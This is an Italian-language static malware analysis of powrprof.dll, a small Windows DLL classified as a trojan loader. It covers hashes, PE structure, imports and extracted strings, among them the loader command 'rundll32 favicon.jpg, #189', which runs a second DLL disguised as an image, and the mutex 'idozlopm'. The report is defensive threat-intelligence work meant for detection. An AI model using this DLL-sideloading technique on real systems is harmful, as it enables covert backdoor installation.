Swascan

TINEXTA GROUP


Libreria powrprof.dll: analisi malware

Elementi importanti dell'analisi

- Detections per lo più euristiche
- Creazione di oggetti mutex
- Child execution con la funzione WinExec
- Esecuzione rundll32
- DLL relativa a componenti NVIDIA non firmata correttamente
- Mutex sospetto relativo a threats Backdoor:Win32/Temratanam.A

Introduzione

Nella presente analisi è stata presa in considerazione la libreria **powrprof.dll (**Hash**: dc9385b83a139db8606f4f9cb8d7d8d8e0aeac2dd963f03a669f231ef6deb951)**, la quale viene identificata dalle fonti OSINT principalmente a causa di detections di natura euristica e comportamentale, nonché di machine learning algorithms. Solo Microsoft di recente ha provveduto a classificarlo con la firma **Trojan:Win32/FavLoader.A!MTB**. Nel caso specifico, la DLL powrprof.dll inizializzava un contesto di DLL child execution prendendo in considerazione il file **favicon.jpg**, il quale si maschera dietro una falsa immagine, tuttavia esso fa riferimento ad una libreria DLL. Il Portable Executable in questione è relativo ad un componente di schede video NVIDIA avente un certificato non verificato, vi è inoltre contezza di un mutex relativo a **Backdoors** threats. Tale tipologia di threat è definibile ***"Malicious DLL as a Service"*** in quanto in un'ottica di threat development e threat landscape la libreria DLL eseguita in seconda istanza favicon.jpg può essere sostituita potenzialmente con una qualsiasi tipologia di minaccia, come ad esempio Ransomware o Remote Access Trojans.




Analisi statica powrprof.dll

Il timestamp di compilazione risale al **20 Luglio 2023**:


property	value
md5	5253201A250B909A01251A8984C3451B
sha1	6800AD564EAC58CA2694DC10F9A51603229639E6
sha256	DC9385B83A139DB8606F4F9CB8D7D8D8E0AEAC2DD963F03A669F231EF6DEB951
first-bytes-hex	4D 5A 80 00 01 00 00 00 04 00 10 00 FF FF 00 00 40 01 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00
first-bytes-text	M Z . . . . . @ . . . . . @ . . . . .
file-size	3584 (bytes)
entropy	1.883
imphash	98BB2FFC59B9810A9DBDBA0FC7448F48
signature	n/a
entry-point	55 89 E5 6A 00 68 80 00 00 00 6A 03 6A 00 6A 00 68 00 00 00 80 8D 05 24 20 40 00 50 FF 15 58 50 40
file-version	n/a
description	n/a
file-type	**dynamic-link-library**
cpu	**32-bit**
subsystem	console
compiler-stamp	0x64B95519 (Thu Jul 20 08:39:05 2023)
debugger-stamp	n/a
resources-stamp	n/a
import-stamp	0x00000000 (empty)
exports-stamp	0x00000000 (empty)
version-stamp	n/a
certificate-stamp	n/a

```
Size: 3584(3.50 kB)
MD5: 5253201a250b909a01251a8984c3451b
SHA1: 6800ad564eac58ca2694dc10f9a51603229639e6
Entropy: 1.88322(not packed)
Operation system: Windows(XP)
Architecture: I386
Mode: 32-bit
Type: DLL
Endianess: LE
Entry point(Address): 00401000
Entry point(Offset): 0400
Entry point(Relative address): 1000
Entry point(Bytes): 5589e56a00688000000006a036a006a00680000000808d052420400050
Entry point(Signature): 5589e56a..68........6a..6a..6a..68........8d05........50
Entry point(Signature)(Rel): 5589e56a..68........6a..6a..6a..68........8d05........50
```


Il *Relative Virtual Address* dell'entrypoint risulta essere **00001000**.




Di seguito i dettagli delle sezioni della DLL, inclusa la sezione di CPU instructions *.text*, avente come *VirtualSize* **000000B5**. La sezione *.edata* contiene i riferimenti agli exports relativi alla libreria per esecuzioni esterne.




No	Name	VirtualSize	VirtualOffset	RawSize	RawOffset	Characteri...
ep 01	.text	000000B5	00001000	00000200	00000400	60000020
02	.bss	00000034	00002000	00000200	00000600	C0000040
03	.edata	0000012B	00003000	00000200	00000800	40000040
04	.reloc	00000020	00004000	00000200	00000A00	42000040
05	.idata	000000C4	00005000	00000200	00000C00	C0000040




Una delle caratteristiche principali della libreria powrprof.dll è la creazione di un oggetto mutex, tramite la funzione *CreateMutexA*, per la gestione concorrenziale delle esecuzioni della stessa.



La libreria sottoposta ad analisi non possiede particolari caratteristiche di packing, difatti i coefficienti d'entropia delle varie sezioni non risultano essere elevati:





property	value	detail
compiler-stamp	0x64B95519	Thu Jul 20 08:39:05 2023
size-of-optional-header	0x00E0	224 bytes
signature	0x00004550	PE00
machine	0x014C	**Intel**
sections	0x0005	5
pointer-symbol-table	0x00000000	0x00000000
number-of-symbols	0x00000000	0x00000000
processor-32bit	0x00000100	**true**
system-image	0x00000000	false
executable	0x00000002	**true**
dynamic-link-library	0x00002000	**true**
debug-stripped	0x00000000	false
line-stripped-from-file	0x00000004	**true**
local-symbols-stripped-from-file	0x00000008	**true**
relocation-stripped	0x00000000	false
large-address-aware	0x00000000	false
uniprocessor	0x00000000	false
bytes-of-machine-words-reversed-Low	0x00000000	false
bytes-of-machine-words-reversed-Hi	0x00000000	false
media-run-from-swap	0x00000000	false
network-run-from-swap	0x00000000	false


Tra gli indicatori sospetti vi troviamo dettagli inerenti a funzioni di reckoning ed execution:

indicator (28)	detail	level
The count of strings is suspicious	count: 26	1
The file references string(s)	type: blacklist, count: 1	1
The count of libraries is suspicious	count: 1	1
The file imports symbol(s)	type: blacklist, count: 1	1
The time-stamp of the compiler is suspicious	year: 2023	2
The original name of the file has been detected	name: powrprof.dll	3
The file references a group of API	type: power, count: 3	3
The file references a group of API	type: reckoning, count: 8	3
The file references a group of API	type: execution, count: 2	3
The file references a group of API	type: file, count: 4	3
The file references a group of API	type: diagnostic, count: 3	3
The file references a group of API	type: synchronization, count: 2	3
The file references a group of hint	type: utility, count: 1	3
The file references a group of hint	type: file, count: 3	3
The file references a group of hint	type: function, count: 3	3
The file score is not available	The server name or address could not be resolved	4
The file contains a rich-header	status: no	4
The file uses Control Flow Guard (CFG) as software se...	status: no	4
The file opts for Data Execution Prevention (DEP) as s...	status: no	4
The file opts for Address Space Layout Randomizatio...	status: yes	4
The file contains resource(s)	status: no	4
The file opts for Stack Buffer Overrun Detection (GS) ...	status: no	4
The file contains a digital Certificate	status: no	4
The file exports function(s)	count: 8	4
The file opts for Code Integrity (CI) a software securit...	status: no	4
The file subsystem has been found	type: console	4
The file-ratio of the section(s) has been determined	ratio: 71.43%	4
The file references string(s)	type: ascii, count: 26	4

La funzione *WinExec* è fondamentale per l'infection phase e child execution, ovvero l'esecuzione della DLL (potenzialmente malevola) esterna richiamata dalla libreria *powrprof.dll*.


functions (6)	blacklist (1)	type (1)	ordinal (0)	library (1)
WinExec	x	implicit	-	kernel32.dll
CreateFileA	-	implicit	-	kernel32.dll
GetLastError	-	implicit	-	kernel32.dll
GetFileSize	-	implicit	-	kernel32.dll
CloseHandle	-	implicit	-	kernel32.dll
CreateMutexA	-	implicit	-	kernel32.dll

Esaminando il codice esadecimale del sample possiamo notare la presenza dell'esecuzione *rundll32* della libreria richiamata mediante l'utilizzo del mutex creato poc'anzi al fine di poter gestire l'esecuzione in questione in modo concorrenziale.



Address	Hex	Symbols
0000:0520	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000:0530	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000:0540	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000:0550	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000:0560	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000:0570	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000:0580	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000:0590	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000:05a0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000:05b0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000:05c0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000:05d0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000:05e0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000:05f0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000:0600	69 64 6f 7a 6c 6f 70 6d 00 72 75 6e 64 6c 6c 33	idozlopm.rundll3
0000:0610	32 20 66 61 76 69 63 6f 6e 2e 6a 70 67 2c 20 23	2 favicon.jpg, #
0000:0620	31 38 39 00 66 61 76 69 63 6f 6e 2e 6a 70 67 00	189.favicon.jpg.
0000:0630	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000:0640	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000:0650	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000:0660	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000:0670	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000:0680	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000:0690	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000:06a0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000:06b0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000:06c0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000:06d0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000:06e0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000:06f0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

Contestualmente vi è un riferimento al parametro esadecimale ***60B0I0O0Z0***, il quale può potenzialmente essere identificativo in un'ottica di threat hunting:




Address	Hex	Symbols
0000:0910	6f 6e 49 6e 66 6f 53 69 7a 65 41 00 56 65 72 51	onInfoSizeA.VerQ
0000:0920	75 65 72 79 56 61 6c 75 65 41 00 00 00 00 00 00	ueryValueA......
0000:0930	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0000:0940	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0000:0950	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0000:0960	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0000:0970	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0000:0980	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0000:0990	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0000:09a0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0000:09b0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0000:09c0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0000:09d0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0000:09e0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0000:09f0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0000:0a00	00 10 00 00 20 00 00 00 17 30 1e 30 28 30 2f 30	....0.0(0/0
0000:0a10	36 30 42 30 49 30 4f 30 5a 30 60 30 6f 30 76 30	60B0I0O0Z0`0o0v0
0000:0a20	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0000:0a30	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0000:0a40	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0000:0a50	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0000:0a60	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0000:0a70	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0000:0a80	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0000:0a90	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0000:0aa0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0000:0ab0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0000:0ac0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0000:0ad0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0000:0ae0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....

Attraverso un'analisi delle stringhe estraibili dalla libreria in questione è possibile identificare il comando di esecuzione di DLL ***rundll32 favicon.jpg, #189,*** l'oggetto mutex denominato ***idozlopm*** e le funzioni *WinExec* e *CreateMutex*.


file-offset	blacklist (1)	hint (8)	value (26)
0x00000609	-	utility	rundll32 favicon.jpg, #189
0x00000C8A	-	function	GetLastError
0x00000C9A	-	function	GetFileSize
0x00000CA8	-	function	CloseHandle
0x00000624	-	file	favicon.jpg
0x00000878	-	file	powrprof.dll
0x00000C28	-	file	KERNEL32.DLL
0x0000004D	-	dos-message	!This program cannot be run in DOS mode.
0x00000178	-	-	.text
0x0000019F	-	-	`.bss
0x000001C8	-	-	.edata
0x000001EF	-	-	@.reloc
0x00000217	-	-	B.idata
0x00000600	-	-	idozlopm
0x00000885	-	-	GetFileVersionInfoSize
0x0000089D	-	-	GetFileVersionInfo
0x000008B1	-	-	VerQueryValue
0x000008C0	-	-	GetFileVersionInfoEx
0x000008D6	-	-	GetFileVersionInfoSizeEx
0x000008F0	-	-	GetFileVersionInfo
0x00000904	-	-	GetFileVersionInfoSize
0x0000091C	-	-	VerQueryValue
0x00000A0B	-	-	0(0/060B0l0O0Z0`0o0v0
0x00000C72	x	-	WinExec
